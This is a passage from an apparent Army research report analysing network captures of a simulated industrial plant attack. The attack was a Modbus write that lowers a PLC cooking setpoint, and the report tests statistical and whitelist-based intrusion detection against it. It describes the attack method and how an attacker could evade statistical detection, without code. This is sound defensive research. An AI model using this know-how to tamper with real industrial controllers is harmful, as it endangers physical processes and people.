


Fig. 17 Detailed view of packet counts when the attack state began (10-s bins)

Based on deductive reasoning of these observations, the CND analyst assumed the quiescent state occurred from the start of packet capture to time bin 68830 (0 to 68,829.99 s) and the attack state started at time bin 68840 (68,830.00 s).

4.5.1.2 Analysis of Attack Packets

In Table 10, the CND analyst compared the mean and standard deviation for all binned packet counts for each protocol in the quiescent and attack states. Time bins with zero packets were omitted.

Table 10 Plant switch protocol packet counts (10-s bins)

Protocol	Destination port	Quiescent state			Attack state		
		No. time bins with packets	Mean	Standard deviation	No. time bins with packets	Mean	Standard deviation
All (sum of all packets)	NA	6883	130.79	9.73	52	173.54	136.72
ARP	NA	1131	2.53	3.28	17	2.65	2.94
Canon printer discovery	8612	2	5.00	0.00	0	NA	NA
Cisco Discovery Protocol (CDP)	NA	1147	10.00	0.00	9	10.00	0.00
Distributed Computing Environment/Remote Procedure Call (DCERPC)	445	0	NA	NA	1	11.00	NA
Domain Workgroup	138	76	1.00	0.00	1	1.00	NA
Dynamic Trunking Protocol (DTP)	NA	2389	9.60	1.66	18	10.00	0.00
Epson printer discovery	3289	1	2.00	NA	0	NA	NA
Host announcement	138	689	1.11	0.33	5	1.00	0.00
Hewlett-Packard Virtual Machine Management (HP VMM)	1124	1	2.00	NA	0	NA	NA
HTTP	8080	1147	6.00	0.00	19	49.11	74.70
Internet Control Message Protocol Version 6 **(**ICMPv6)	NA	2	4.00	2.83	0	NA	NA
Local master announcement	138	96	1.00	0.00	1	1.00	NA
Microsoft LAN Manager (LANMAN)	139	365	2.61	0.93	4	2.50	1.00
Cisco Loop	NA	6882	10.00	0.12	52	10.00	0.00
Modbus	502	6883	14.00	0.03	52	14.00	0.40
NetBIOS Session Service (NBSS)	139	365	2.09	0.42	4	2.00	0.00
NetBIOS Naming Service (NBNS)	137	335	2.13	0.58	6	1.83	0.41
Server Message Block (SMB)	139	365	15.16	4.78	5	23.80	21.24
Spool Subsystem (SPOOLSS)	445	0	NA	NA	2	4.00	NA
Server Service Remote Protocols (SRVSVC)	445	0	NA	NA	1	4.00	NA
Spanning Tree Protocol (STP)	NA	6883	49.81	1.33	52	49.65	1.76
TLS	443	0	NA	NA	6	199.17	308.56
TCP connection (e.g., SYN, FIN, ACK)	NA	6883	49.28	1.25	52	49.56	3.01

The CND analyst suspected malicious activity because a burst of SMB packets may indicate an RPC attack. In the quiescent state, the HTTP packets were caused by a web browser on the engineering workstation automatically polling the chicken cooker HMI web server for status updates. The analyst suspected the higher number of HTTP packets in the attack state were the result of human activity.

The analysis also revealed the presence of DCERPC, SPOOLSS, and SRVSVC in one or 2 bins in the attack state with destination port 445. This indicated a possible RPC attack to the analyst.

4.5.2 New IP Address on Network

Based on the CND analyst's assumption of the quiescent and attack states timeframes as discussed in Section 4.5.1.1, the analyst created a histogram of source IP addresses during each state to detect if a new host connected to the network during the attack state. The analyst created the histogram from the packets captured from the plant switch SPAN port. Histograms of the number of packets for each source IP addresses during the quiescent and attack states are presented in Fig. 18.




Fig. 18 Histogram of source IP addresses traversing plant switch during the quiescent and attack states

The chicken cooker PLC IP address is revealed in Fig. 18 in the attack state. This is abnormal because only the chicken cooker HMI polls its PLC, and therefore, packets from the chicken cooker PLC should not traverse the plant switch. The CND analyst deducted from the attack state histogram that the chicken cooker PLC was communicating with a host connected to the plant switch.

4.5.3 New Protocols and Service Ports

The CND analyst monitored the ports and protocols captured in the pcap file from the plant switch Security Onion VM. As explained in Section 4.5.1, this pcap file contained network traffic captured from the switch SPAN port. The CND analyst examined the network traffic in the pcap file by cataloging the protocols and server ports receiving traffic. The CND analyst observed 4 broadcast protocols that briefly appeared: Canon printer discovery, Epson printer discovery, HP VMM, and ICMPv6. The analyst believed these new protocols could be caused by either a new host joining the network or a new application was started. In addition, the CND analyst observed several new TCP protocols almost concurrently sent to ports 443 and 445 on the engineering workstation. A new host sent DCERPC, SPOOLSS, and SRVSVC packets to server port 445 on the engineering workstation. This same new host sent many TLS packets to port 443 on the engineering workstation. The DCERPC, SPOOLSS, and SRVSVC packets targeting port 445 indicated a possible RPC attack to the engineering workstation.

4.5.4 Modbus Packet Count

This network characteristic is calculated by counting Modbus packets in 10-s time bins on both the plant switch and chicken cooker virtual switch pcap files.

4.5.4.1 Modbus Packet Counts for Plant Switch Traffic

The CND analyst calculated the number of Modbus packets traversing the plant switch in 10-s time bins. The number of Modbus packets per 10-s time bin are illustrated in Fig. 19 with the quiescent and attack state periods are noted.




Fig. 19 Plant switch Modbus packet counts (10-s bins)

As seen in Fig. 19, most of the time 14 Modbus packets per 10-s time bin traversed the plant switch. Inspection of the plant switch pcap file revealed the higher counts at time bins 20 and 40, because the Modbus request-response packets straddled the 10-s time bin. The 16 Modbus packet count, which occurred at time bin 69300, was caused by an unknown intruder with IP address 10.10.10.20 sending a Modbus packet to the chicken cooker PLC. By examining the Modbus packet from the unknown intruder, the CND analyst realized the intruder conducted a cyberattack on the chicken cooker PLC. Analysis of the pcap file during the times when the Modbus packet count was 12 in Fig. 19 revealed the pcap file was missing some of the Modbus packet exchanges between the data historian and a HMI. TCP/IP acknowledgements were present for packets not in the pcap file, leading the analyst to believe the packets were dropped by the plant switch before being sent to the Security Onion VM.

In Table 11, the CND analyst compared the mean and standard deviation for the Modbus packet count in 10-s bins for the quiescent and attack states.

Table 11 Analysis of plant switch Modbus packet count

Measurement	Quiescent state	Attack state
Mean	14.00	14.00
Standard deviation	0.03	0.39

Table 12 presents the time bins when the Modbus packet count was not the mean count observed during the quiescent state. The Modbus attack did not occur during the time bins in Table 12; therefore, these counts are of normal packet communications.

Table 12 Plant switch Modbus packet count departure from quiescent state mean

Time bin	Modbus packet count/10 s
20	15
40	15
68780	12
69260	12

For this variable, we evaluated a heuristic to categorize normal Modbus communications: Modbus packet counts in a 10-s bin are within a range of the quiescent state mean packet count ±3 times the standard deviation (≈97.5% significance). In other words, a Modbus packet count for a 10-s bin has to be between 13.91 to 14.09 to be considered normal network activity. If this heuristic were applied to a NIDS, each entry in Table 12 would result in a false positive alert during the quiescent state.

4.5.4.2 Modbus Packet Count for Chicken Cooker Virtual Switch Traffic

The analyst plotted the Modbus packet count for each 10-s bin and the results are depicted in Fig. 20. Figure 20 also portrays the time bins of the quiescent and attack states.




Fig. 20 Chicken cooker virtual switch Modbus packet counts (10-s bins)

As seen in Fig. 20, most of the time 6 Modbus packets per 10-s time bin traversed the chicken cooker virtual switch. Inspection of the chicken cooker switch pcap file revealed the higher and lower counts in the quiescent state were due to the Modbus request-response packets straddling a 10-s time interval. The higher Modbus packet count during the attack state was caused by the cyberattack—the packet was sent by the same unknown intruder to the chicken cooker PLC. The chicken cooker virtual switch did not drop packets, because it was implemented in software and did not have the physical limitations of buffer space as the plant switch.

In Table 13, the analyst compared the mean and standard deviation of the Modbus packet count in 10-s bins during the quiescent and attack states.

Table 13 Analysis of chicken cooker virtual switch Modbus packet count

Measurement	Quiescent state	Attack state
Mean	6.00	6.02
Standard deviation	0.06	0.20

While the mean value was 6 Modbus packets every 10 s during the quiescent state, there were departures from this value. Table 14 lists the time bins where the quiescent state Modbus packet counts were not the same as the mean.

Table 14 Chicken cooker virtual switch Modbus packet count departure from quiescent state mean

Time bin	Modbus packet count/10 s
24160	7
24170	5
24190	8
24200	4
24210	7
24220	7
24230	4
24250	8
24300	5
24310	7
24360	5
24370	7
24440	5
24450	7

We applied the same heuristic discussed in Section 4.5.4.1: Modbus packet counts during normal activity in each 10-s time bin are within a range of the quiescent state mean count ±3 times the standard deviation (≈97.5% significance). As a result, the Modbus packet count for each 10-s bin must be between 5.82 and 6.18 to be considered normal network activity. If this heuristic were applied to a NIDS, each entry in Table 14 would result in a false positive alert during the quiescent state.

4.5.5 Modbus Packet Length

This network characteristic is determined by calculating the mean Modbus request and response packet length (separately) in fixed time bins.

4.5.5.1 Modbus Packet Length for Plant Switch Traffic

Modbus traffic traversed both the plant switch and the chicken cooker switch. The CND analyst examined the Modbus polling traffic in the quiescent state in order to have a baseline for flagging anomalous Modbus packets in the attack state.

Quiescent plant switch traffic consisted of polling requests from the data historian to each HMI and the respective responses. The data historian polled each HMI in 10-s intervals to obtain holding register (function code 3) and coil (function code 1) values. Every 10 s, the data historian initiated a status update by sending a Modbus request message to each HMI with function code 3 to read holding registers. A receiving HMI returned a response message with function code 3 containing the values of its holding registers. Next, the data historian sent a Modbus request with function code 1 to each HMI asking for coil values. Each HMI sent a Modbus response message with function code 1 and its coil values to the data historian.

We define the network packet length as the sum of the Ethernet, IP, TCP, and Modbus frames of a packet. The CND analyst calculated the mean Modbus packet length for both request and response packets in 10-s bins. The results are graphed in Fig. 21, which note the duration of the quiescent and attack states.




Fig. 21 Plant switch mean Modbus packet length (10-s bins)

The time bin in which the Modbus attack occurred can be seen in Fig. 21 for both request and response packets. Additionally, a few of the Modbus response packet observations noticeably varied in their mean length. During normal activity, the response packets from the HMIs were not the same length so if a response packet was counted in the next time interval or the packet was dropped by the plant switch, the mean length of the 10-s bin would be affected, as seen in Fig. 21.

In contrast to the variation in the mean response packet length, the mean Modbus request packet length for each time bin was identical except during the cyberattack to the chicken cooker PLC. Table 15 compares the mean and standard deviation of the sampled plant switch Modbus request packet length during the quiescent and attack states.

Table 15 Analysis of plant switch Modbus request packet length

Measurement	Quiescent state	Attack state
Mean	66.00 bytes	66.03 bytes
Standard deviation	0.00	0.63

The data historian polling requests had Modbus header and data field lengths to with a total of 12 bytes in each holding register and coil request packet. The network packet length was 66 bytes. To impact the MRE process, the attacker crafted a Modbus request with function code 6 to write a single register value to the chicken cooker PLC, which lowered the cooking temperature setpoint. The Modbus header and data field of the attacker's request message was 12 bytes, which is the same length as found in legitimate polling requests. However, the network packet length of the attacker's request was 78 bytes, which is anomalous. The greater packet length was due to a 12-byte Options field in the TCP header of the attacker's message. We observed the attacker's OS included the 12-byte Options field in all TCP headers with a PSH flag in connections initiated by the attacker. As a result, the attacker's request message caused the 0.63-byte standard deviation in the attack state column in Table 15.

Table 16 compares the mean and standard deviation of the plant switch Modbus response packet length in 10-s bins during the quiescent and attack states.

Table 16 Analysis of plant switch Modbus response packet length

Measurement	Quiescent state	Attack state
Mean	71.43 bytes	71.44 bytes
Standard deviation	3.11	3.13

The HMI responses to holding register requests varied from 17 to 19 bytes for the Modbus header and data fields combined, while coil polling requests had 10 bytes, for a network packet length of 71 to 73, and 64 bytes, respectively.

The chicken cooker PLC's Modbus response packet to the attacker had a length of 78 bytes, which caused a higher standard deviation in the attack state. The response message consisted of a 12-byte Modbus header and data field and a 12-byte Options field in the TCP header. Only the Modbus exchange between the attacker and PLC had this additional 12-byte Options field.

While the quiescent state mean response packet length was 71.43 bytes, there were a few time bins that did not possess this value. Table 17 presents the time bins where the mean Modbus response packet length was not the same as the mean value during the quiescent state.

Table 17 Plant switch departure from quiescent state mean Modbus packet response length

Time bin	Modbus response packet length (bytes)
40	71.63
68780	71.67
69260	71.17

The mean packet length during time bins in Table 17 significantly differed from the mean because of the number of response packets in these time windows. The response packets from the HMIs were not the same length, so if a response packet was counted in the next time interval or the packet was dropped by the plant switch, the mean length was affected. The time bins in Table 17 are also in Table 12.

We examined the use of a statistical-based heuristic: the mean Modbus packet length during normal activity in each 10-s time bin will be within a range equal to the quiescent state mean packet length ±3 times the standard deviation (≈97.5% significance). To detect anomalous activity, a plant switch mean Modbus response packet length for a 10-s bin must be less than 62.10 bytes or greater than 80.76 bytes. If this heuristic were applied to a NIDS, the time bin containing the PLC's response packet to the attacker would not be detected as anomalous.

This heuristic applied to the Modbus request messages requires the mean Modbus request network packet length to be 66.00 bytes in each 10-s bin during normal operations. In this experiment, this heuristic would have detected the Modbus attack without false positives.

4.5.5.2 Modbus Packet Length for Chicken Cooker Virtual Switch Traffic

The Modbus traffic traversing the chicken cooker virtual switch consisted of polling requests from the chicken cooker HMI to the PLC, polling requests from the data historian to the chicken cooker HMI, and the respective responses. The chicken cooker HMI polled its PLC in 10-s intervals requesting the coil (function code 1) and holding register (function code 3) values. The PLC returned a corresponding response message for each function code.

Figure 22 depicts the mean Modbus packet length for both request and response messages in 10-s bins derived from the chicken cooker virtual switch packet captures.




Fig. 22 Mean chicken cooker Modbus packet length in 10-s bins

Figure 22 illustrates the time bin in which the Modbus attack occurred (identified by the analyst via packet inspection).

The mean packet length of a few of the Modbus response packet observations varied because their TCP conversations crossed the 10-s bin boundary. Figure 22 also presents how the mean Modbus request packet length was constant except when the unknown intruder sent the Modbus packet to the chicken cooker PLC.

Table 18 compares the mean and standard deviation of all sampled 10-s Modbus request packet lengths during the quiescent and attack states.

Table 18 Analysis of chicken cooker virtual switch Modbus request packet length

Measurement	Quiescent state	Attack state
Mean	66.00 bytes	66.08 bytes
Standard deviation	0.00	0.95

Polling requests were similar to those captured at the plant switch: 12-byte Modbus frames and 66-byte network packet lengths.

To change the chicken cooker's oven temperature, the unknown intruder (attacker) sent a Modbus write single register request message to the PLC to lower the chicken cooker setpoint temperature. The Modbus header and data field of the attacker's request message was 12 bytes, which is the same length as found in legitimate polling requests. As discussed in Section 4.5.5.1, the attacker's message included a 12-byte Options field in the TCP header, which resulted in a 78-byte network packet length and caused the 0.95-byte standard deviation in the attack state column in Table 18.

Table 19 compares the mean and standard deviation the Modbus response packet lengths during the quiescent and attack states.

Table 19 Analysis of chicken cooker virtual switch mean Modbus response packet length

Measurement	Quiescent state	Attack state
Mean	70.00 bytes	70.03 bytes
Standard deviation	4.24	4.30

Polling response Modbus frames were 19 or 10 bytes for holding registers or coils, respectively (66- or 73-byte network packet lengths). The chicken cooker PLC's Modbus response to the attacker had a network packet length of 78 bytes caused by a 12-byte Options field (see Section 4.5.5.1 for details), which caused a higher standard deviation during the attack state.

While the quiescent state mean response packet length was 70 bytes, there were a few time bins that were not this value and they are listed in Table 20.

Table 20 Chicken cooker virtual switch departure from quiescent state mean Modbus packet response length

Time bin	Mean Modbus response packet length (bytes)
24190	70.75
24200	68.5
24220	70.75
24250	70.75
24230	68.5
24300	68.5
24310	70.75
24360	68.5
24370	70.75
24440	68.5
24450	70.75

The reason for the Modbus response packet length values in Table 20 is due to some response messages crossing over the 10-s bin boundary. The Mango software polls for holding register and coil values in separate transactions. The PLC responses to the HMI consisted of coil response messages (64 bytes in length) and holding register responses (73 bytes long). The HMI Modbus response messages to the data historian were 73 bytes long. If a PLC or HMI was polled and the response message(s) crossed over the 10-s bin boundary, the mean packet length value for the 10-s bin would be affected. There are similar time entries in Table 14, because the number of packets in a time bin may affect the mean response packet length since the response messages have different lengths (64 bytes and 73 bytes).

As we did in Section 4.5.5.1, we evaluated applying a heuristic that the mean Modbus packet length during normal activity in each 10-s time bin will be within a range equal to the quiescent state mean packet length ±3 times the standard deviation (≈ 97.5 % significance). In normal operations, the mean Modbus response packet length for each 10-s bin should be between 57.28 to 82.72 bytes. If this heuristic were applied to a NIDS, the time bin containing the PLC's response packet to the attacker would not be flagged as anomalous.

This heuristic applied to the Modbus request messages requires the mean Modbus request packet length to be 66.00 bytes in each 10-s bin during normal operations. In this experiment, this heuristic would have detected the Modbus attack without false positives.

5. Discussion

This experiment demonstrated that segmenting the network topology, obfuscating hostnames, and reducing network broadcasts are important factors in reducing the amount of information an attacker can learn when reconnoitering a network. In security configurations 2 through 5, the attacker learned about fewer hosts compared to the hosts discovered in security configuration 1, because network segmentation reduced the broadcast messages intercepted by the attacker. The ARP, Cisco, and Windows NetBIOS broadcast messages benefited the attacker in mapping the target network. The ARP messages revealed the IP and media access control (MAC) addresses of the requesting host and the IP address of the host that it desired to communicate with. The Cisco CDP broadcasts disclosed the network address of the management network and the IOS version of the plant switch. The NetBIOS broadcasts revealed the hostname, which also disclosed the host's function. Additionally, the NetBIOS broadcasts included the sender's OS. With this information, an attacker could identify vulnerabilities in the OS and craft a cyberattack.

This experiment demonstrated the value of baselining information about the plant network during normal operations. Information such as MAC and IP addresses of hosts, permitted services, and their respective ports and protocols should be baselined during quiescent plant operations. This information can be used to whitelist hosts as well as ports and protocols in order to detect an attacker joining the network or suspicious network activity such as man-in-the-middle attacks. Packets sent to new server ports and seeing previously unknown protocols (e.g., ICMPv6, DCERPC, HTTPS, SRVSVC) are indicators of a change in the network that may be caused by an attacker.

The experiment also proved that without switch port security, access controls, and using unpatched operating systems, an attacker can succeed in a cyberattack on a segmented network with firewall protection. The experiment also validated the value of whitelisting Modbus clients and servers as a method to detect an attacker sending Modbus messages to a PLC.

During reconnaissance of each security configuration, the attacker was unable to capture Modbus traffic. Since the attacker succeeded in capturing the PLC project files from the engineering workstation, the attacker could build a prototype of the plant and then craft an attack using identical packet lengths as those in normal operations to defeat statistical methods of anomaly detection. However, the attacker would need in-depth knowledge of the intrusion detection systems a priori.

Characterizing Modbus traffic patterns from network captures can be advantageous in developing a baseline understanding of the typical traffic. Some simple characteristics (e.g., Options field in the TCP header in our experiment) might be used to identify anomalous attack traffic. If the attacker constructed a message without the Options field in the TCP header, it would have been the same network packet length as legitimate Modbus requests (66 bytes) and it would have had the same impact in lowering the PLC temperature setpoint. As a result, attacker's request message length in a 10-s bin would not be statistically significant as anomalous. Mapping allowed Modbus function codes to a network layer or enclave may be a useful indicator of anomalous activity or intrusion since ICS networks rarely change in order to maintain high availability.

To benefit from the knowledge learned in this experiment, we recommend a plant operator follow this process:

1) Passively capture network traffic from the plant switch(es) or Ethernet cables to be protected for at least 1 day. Ensure only routine operations occur during the collection period. We suspect in this experiment that the plant switch dropped some packets due to exhaustion of buffers. We

recommend the use of passive regeneration tap devices on Ethernet cables to capture all packets without loss.

2) Create a model of the network by analyzing the pcap files. For each host, catalog the IP and MAC address, host role (client or server), allowed services, and whether automated processes or a human operator interact with this host. For each host, catalog the communication patterns such as endpoints the host exchanges messages with, which host initiates the exchange, and how often the message exchanges occur. Catalog listening server ports, which hosts connect to the server ports, and message protocols. Capture packets and perform the cataloging of hosts, ports, and protocols until no new data points are revealed. Verify the protocols using deep packet inspection.

3) Write rules to whitelist the network model developed in Step 2 in the NIDS used by the plant.

4) From the pcap files, parse the Modbus function codes that are observed within each network layer or enclave. Map the allowed function codes of each network boundary. The allowed Modbus function codes can be whitelisted by a NIDS to detect intrusion.

6. Conclusions

In the 5 security configurations evaluated, the attacker succeeded in learning about the plant network by passive reconnaissance, had sufficient information to initiate an attack, and succeeded in the Modbus attack on the chicken cooker PLC. Using Bro to whitelist the authorized Modbus clients and servers was successful in detecting the attacker sending the malicious Modbus message.

In analyzing the network traffic from the attack path in security configuration 1, we observed that new protocols and ports for server connections may be indications of anomalous behavior, especially in an industrial environment where human activity is limited compared to a corporate network. We found in this experiment that a cyberattack can be conducted and not detected using statistical significance of Modbus packet counts and lengths. We assessed that whitelisting allowed Modbus function codes for a network layer or enclave is effective to detect an intruder. We will endeavor to continue experiments with plant simulations that mirror Army automation systems.

7. References

1. Colbert E, Sullivan D, Wong K, Smith S. Table-top exercise: intrusion detection capabilities for US Army SCADA systems. Adelphi Laboratory Center (MD): Army Research Laboratory (US); 2015 Oct. Report No.: ARL-TR-7498. (Document is U//FOUO)

2. Colbert E, Sullivan D, Wong K, Smith S, Stephenson S, Sfakianoudis V, Ritchey P, Parker T, Knachel L, Hutchinson S, Hudlow J, Comroe K, Collmann S, Braun J, Bergin R, Andes R. Red and blue teaming of a US Army SCADA system: table-top exercise final report. Adelphi Laboratory Center (MD): Army Research Laboratory (US); 2015 Oct. Report No.: ARL-TR-7497. (Document is U//FOUO)

3. Mango Automation. Version 2.4.2, Intelligent Automation Systems, Inc.; 2015 [accessed 2014 Oct 8]. http://infiniteautomation.com/index.php/software/.

4. ModbusPal. Version 1.6b, Sourceforge Media, LLC; n.d. [accessed 2016 March 18]. http://modbuspal.sourceforge.net.

5. Security Onion. Version 12.04.5.1, Security Onion Solutions, LLC; n.d. [accessed 2016 March 18]. https://security-onion-solutions.github.io/security-onion.

